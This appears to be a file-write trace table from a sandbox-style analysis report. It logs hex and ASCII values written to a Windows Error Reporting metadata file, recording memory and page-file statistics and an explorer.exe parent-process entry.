C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 34 00 32 00 35 00 31 00 33 00 39 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.1.0. 4.2.5.1.3.9.2.<./.V.i.r.t.u.a. l.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 30 00 33 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t. >.4.0.3.0. <./.P.a.g.e.F.a.u.l. t.C.o.u.n.t.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 35 00 31 00 33 00 34 00 37 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.5.1.3.4.7.2.0.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 35 00 31 00 33 00 34 00 37 00 32 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.5.1.3.4.7.2.0.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 37 00 36 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.8.7.6.8.0.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 37 00 34 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.8.7.4.5.6.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 35 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.5.3.6.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 32 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.2.6.4.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 30 00 38 00 31 00 34 00 30 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.8.0.8.1.4.0.8.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 30 00 38 00 39 00 36 00 30 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.8.0.8.9.6.0.0.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 30 00 38 00 31 00 34 00 30 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.8.0.8.1.4.0.8.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.4.0.<./.P.i.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 34 00 35 00 38 00 34 00 39 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.5.4.5.8.4.9.0.<./.U.p.t.i.m.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 34 00 35 00 32 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.4.5.2.8.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 37 00 31 00 34 00 33 00 31 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.7.1.4.3.1.6.8.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 36 00 36 00 30 00 36 00 35 00 39 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.6.6.0.6.5.9.2.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 37 00 33 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.7.3.6.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 34 00 31 00 31 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.4.1.1.4.4.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 30 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.0.3.2.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 30 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.2.0.1.6.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	701B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F27.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	701B497A	unknown
